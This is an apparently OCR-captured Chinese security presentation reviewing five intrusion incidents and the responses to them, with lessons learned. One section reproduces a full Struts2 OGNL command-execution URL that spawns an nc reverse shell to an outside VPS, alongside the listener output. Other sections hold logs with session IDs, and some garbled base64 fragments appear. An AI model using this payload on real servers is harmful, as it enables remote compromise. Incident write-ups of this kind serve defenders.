MTguMTQyLjIyLjIjaHR0cDovL2xvY2F
jMTE4LjE0Mi4yMi4yI2h0dHA6Ly9sb2
4wIzExOC4xNDIuMjIuMiNodHRwOi8vb
DcuMCMxMTguMTQyLjIyLjIjIyMjMjAx
LTIwIDAzOjQwOjUzPGJyPiNJRSA3LjA
uMTQyLjIyLjIjIyMjMjAxMS0xMS0yMC
QzOjM3PGJyPiNJRSA3LjAjMTE4LjE0M
zo0NToxNjxicj4jSUUgNy4wIzExOC4x
MDM6NDU6MjQ8YnI+I21vemlsbGEvNS4
kZW50LzUuMCkjMTE2LjIzMy44MC4xOT
EtMTEtMjAgMDM6NDk6NDA8YnI+I01FI
DhERjNBRURBRjIjIzIwMTEtMTEtMjAg
LjE5NS9zdXBlcmFkbWluL2xvZ21uLmpzcCNKU0VTU01PTk1EPTM0REVFREI2NzY4NTNDQUJGRTAyNjY0RT1GNT1FQ0VGIyMyMDE
xLTExLTIwIDA0OjIyOjI3PGJyPiNJRSA4LjAjMTExLjE5NC4xMDMuMjcjIyMjMjAxMS0xMS0yMCAwNDo0MDo1Njxicj4jSUUgNy
4wIzc2Ljc0LjI1NC4xNzMjI0pTRVNTSU9OSUQ9NUU4MTdCQjc4M0QyRjIxMzM0N0IwMkM3RkNGMkJEMjQjIzIwMTEtMTEtMjAgM
DQ6NTc6NTc8YnI+I29wZXJhLzkuODAjNzYuNzQuMjU0LjE3MyMjSlNFU1NJT05JRD1ERTI0QTZEQkYwNTVGMDRCMDBDQUU2OT1C
RTk2QjM5OSMjMjAxMS0xMS0yMCAwNDo1ODozMTxicj4jSUUgOC4wIzExMS4xOTQuMTAzLjI3IyMjIzIwMTEtMTEtMjAgMDU6MTU
6Mjg8YnI+

```
#chrome/8.0.552.215#116.233.80.198#http://192.168.186.141/s/spear.html###2011-11-20
03:20:56<br>#chrome/8.0.552.215#116.233.80.198#http://192.168.186.141/s/spear.html###2011-11-20
03:21:03<br>#chrome/8.0.552.215#116.233.80.198#http://192.168.186.141/s/spear.html###2011-11-20 03:21:46<br>#IE
7.0#118.142.       #http://localhost/s/spear.html###2011-11-20 03:24:38<br>#IE 7.0#118.142.22.2#http://localhost/s/spear.html###2011-
11-20 03:26:4      r>#IE 7.0#118.142.     #http://localhost/s/spear.html###2011-11-20 03:28:30<br>#IE 7.0#118.142.      ####2011-11-
20 03:40:44<       rIE 7.0#118.142.22.2####2011-11-20 03:40:53<br>#IE 7.0#118.142       ####2011-11-20 03:40:59<br>#IE
7.0#118.142.       ####2011-11-20 03:43:37<br>#IE 7.0#118.142       ####2011-11-20 03:43:37<br>#IE
7.0#118.142.       #http://localhost/s/spear.html###2011-11-20 03:45:16<br>#IE 7.0#118.142.      #http://localhost/s/spear.html###2011-
11-20 03:45:2      r>#mozilla/5.0 (compatible; msie 9.0; windows nt 6.1; wow64;
trident/5.0)#1     233.80.198##JSESSIONID=A3C12E24DAF7E2F84B97845CC60522E3##2011-11-20 03:49:40<br>#IE
7.0#118.142.       ##JSESSIONID=2333642D659D4DA9882CAD8DF3AEDAF2##2011-11-20 03:50:37<br>#IE
8.0#111.194.       27#http://59.151.13.195/superadmin/login.jsp#JSESSIONID=34DEED8676853CABFE02664E9F59ECEF##2011-11-20
04:22:27<br>       8.0#111.194.103.27####2011-11-20 04:40:56<br>#IE
7.0#76.74.25       3##JSESSIONID=5E817BB783D2F213347B02C7FCF2BD24##2011-11-20
04:57:57<br>       era/9.80#76.74.254.173##JSESSIONID=DE24A6DBF055F04B00CAE699BE96B399##2011-11-20 04:58:31<br>#IE
8.0#111.194.       27####2011-11-20 05:15:28<br>
```

- ☐ 凭经验我觉得这个是APT攻击，于是我默默的加解密处理掉了我ADSL的动态拨号IP纪录

防不胜防



攻击者的优缺点小结：
2-1）渗透采用的后门木马的免杀Update不到位；至少要能过当前市面上的病毒库；
2-3）渗透者对跳板机，工作肉鸡的现有漏洞未进行修补或未做好安全方面的加固；
2-4）VPN加密传输的只是VPN跳板机至渗透者的电脑间通信数据，VPN出口成绝佳的嗅探点；
2-5）部署的WebShell，反弹后门等登录密码、版本基本一致；单位内暴露一个则全军覆没；
2-5）反侦查意识薄弱，跳板机、肉鸡的安全状态未在掌控中。被入侵，嗅探一个多月未发觉；

1）勤快，我都陪着熬了不下于两个通宵了；
2）肉鸡扫描等中间结果取的及时，并清理掉；
3）在发现异动后，部分账户密码频繁修改；
4）到论坛分享相关信息，并适当的做了模糊；


□ 针对本次应急响应与渗透反击后，我仅就渗透/入侵者的角度所进行的一些优缺点小结

目录

- 事件一：开源系统
- 事件二：合作伙伴
- 事件三：开发测试
- 事件四：防不胜防

➢事件五：遗忘角落

遗忘角落



http://wap.[redacted].com/testtest.jsp


wap.[redacted].com/testtest.jsp

☐ Enable Post data ☐ Enable Referrer

```
test by chenchong
```

- 某天QQ上接到前阿里云同事KJ的安全漏洞反馈，只是WEBSHELL上居然写错了我的名字


遗忘角落



```
/home/q/www/f_color.[redacted].com/logs/access.2012-02-21.log:192.1[redacted] - - [21/Feb/2012:17:21:02 +0800] "POST /search!vendor.action
HTTP/1.0" 200 8652 "-" "Java/1.6.0_23" "-" 121.0.29.75
/home/q/www/f_color.[redacted].com/logs/access.2012-02-21.log:192.1[redacted] - - [21/Feb/2012:17:32:10 +0800] "POST /search!vendor.action
HTTP/1.0" 200 8652 "-" "Java/1.6.0_23" "-" 121.0.29.75
/home/q/www/f_color.[redacted].com/logs/access.2012-02-21.log:192.1[redacted] - - [21/Feb/2012:17:55:58 +0800] "GET /testtest.jsp HTTP/1.0"
 200 17 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:10.0.2[redacted]20100101 Firefox/10.0.2" "192.168.0.127_15688425_133b556ab83_-
5cac|1321597585553" 121.0.29.75
/home/q/www/f_color.[redacted].com/logs/today.2012-02-21-17:192.168[redacted] - [21/Feb/2012:17:21:02 +0800] "POST /search!vendor.action HT
TP/1.0" 200 8652 "-" "Java/1.6.0_23" "-" 121.0.29.75
/home/q/www/f_color.[redacted].com/logs/today.2012-02-21-17:192.168[redacted] - [21/Feb/2012:17:32:10 +0800] "POST /search!vendor.action HT
TP/1.0" 200 8652 "-" "Java/1.6.0_23" "-" 121.0.29.75
/home/q/www/f_color.[redacted].com/logs/today.2012-02-21-17:192.168[redacted] - [21/Feb/2012:17:55:58 +0800] "GET /testtest.jsp HTTP/1.0" 2
00 17 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:10.0.2) Gecko/20100101 Firefox/10.0.2" "192.168.0.127_15688425_133b556ab83_-5c
ac|1321597585553" 121.0.29.75
```


- 经过与KJ沟通和WEB日志的分析，沦陷的原因是该版STRUTS框架存在执行任意指令漏洞

遗忘角落



222.131.[redacted]　222.131.[redacted]

```
Last login: Wed Feb 22 04:27:00 2012 from 118.26.[redacted]
[root@easedust ~]# nc -vv -l 8080
Connection from 59.151.44.132 port 8080 [tcp/webcache] accepted
```




chong.cheng(程冲) 2012-02-21 20:42:08

http://wap.[redacted].com/search!vendor.action?&%28%27\u0023 memberAccess[\%27allowStaticMethodAccess\%27]%27%29%28meh%29=true&%28aaa%29%28%28%27\u0023context[\%27xwork.MethodAccessor.denyMethodExecution\%27]\u003d\u0023foo%27%29%28\u0023foo\u003dnew%20java.lang.Boolean%28%22false%22%29%29%29&%28asdf%29%28%28%27\u0023rt.exec%28%22nc%20222.131.[redacted]%208080%22%29%27%29%28\u0023rt\u003d@java.lang.Runtime@getRuntime%28%29%29%29=1

chong.cheng(程冲) 2012-02-21 20:42:28

上面是 攻击方式，反弹一个shell到外面的vps



```
[chong.cheng@l-wap3.f.cn1 ~]$
[chong.cheng@l-wap3.f.cn1 ~]$ ps axu |grep nc
root      1176  0.0  0.0  10780   356 ?       Ss    2011   0:02 irqbalance
root      5107  0.1  0.0  11260   560 ?       S    20:40   0:00 nc 222.131.[redacted] 8080
30008     5241  0.0  0.0  61220   748 pts/0   R+   20:41   0:00 grep nc
[chong.cheng@l-wap3.f.cn1 ~]$
```

- 漏洞复现效果如上，执行URL请求后STUSTS弱点机器即以WEB运行权限执行NC反弹指令

遗忘角落

- 遗忘角落应急响应/渗透反击小结

- 应急方面：
- 1）根据WEB日志和当时人沟通等分析，确定入侵者所利用的漏洞；
- 2）所有服务器有引用STRUTS框架及版本信息汇总，确定影响面并版本升级；
- 3）当事服务器上基于纵向的WEBSHELL/ROOKIT的检测和清理；

- 改进方面：
- 1）公司业务应用范围内，三方/开源框架的引用信息的梳理；
- 2）对三方/开源框架做版本/补丁/漏洞等信息的跟踪；
- 3）经过最后信息收集人工汇总/技术确认：只存在这一个STRUTS，且版本过低；

目录

✓事件一：开源系统

✓事件二：合作伙伴

✓事件三：开发测试

✓事件四：防不胜防

✓事件五：遗忘角落

讨论时间

讨论时间

- 应急响应/渗透反击事后的反思

- 五次安全事件背后所暴露安全工作的问题：
- 1）信息资产识别，安全威胁、弱点、（风险）梳理不足。应避免存在遗漏；
- 2）安全工作中优先级把握不足。处理好“重要”与“紧急”的工作组合；
- 3）安全意识不足。需时刻关注网络安全发展趋势、态势，准确评估风险；
- 4）安全工作知易行难。需要在技术/沟通/政策层面保证执行过程与结果；

- 根据本次主题，分享您在企业安全工作中的成功或失败的经验与教训？

- 渗透讲究的是纵深，防御讲究的是整体。没有一劳永逸的安全措施，仅与渗透者赛跑

THANK YOU!

http://t.qq.com/cc964894

chong.cheng@hotmail.com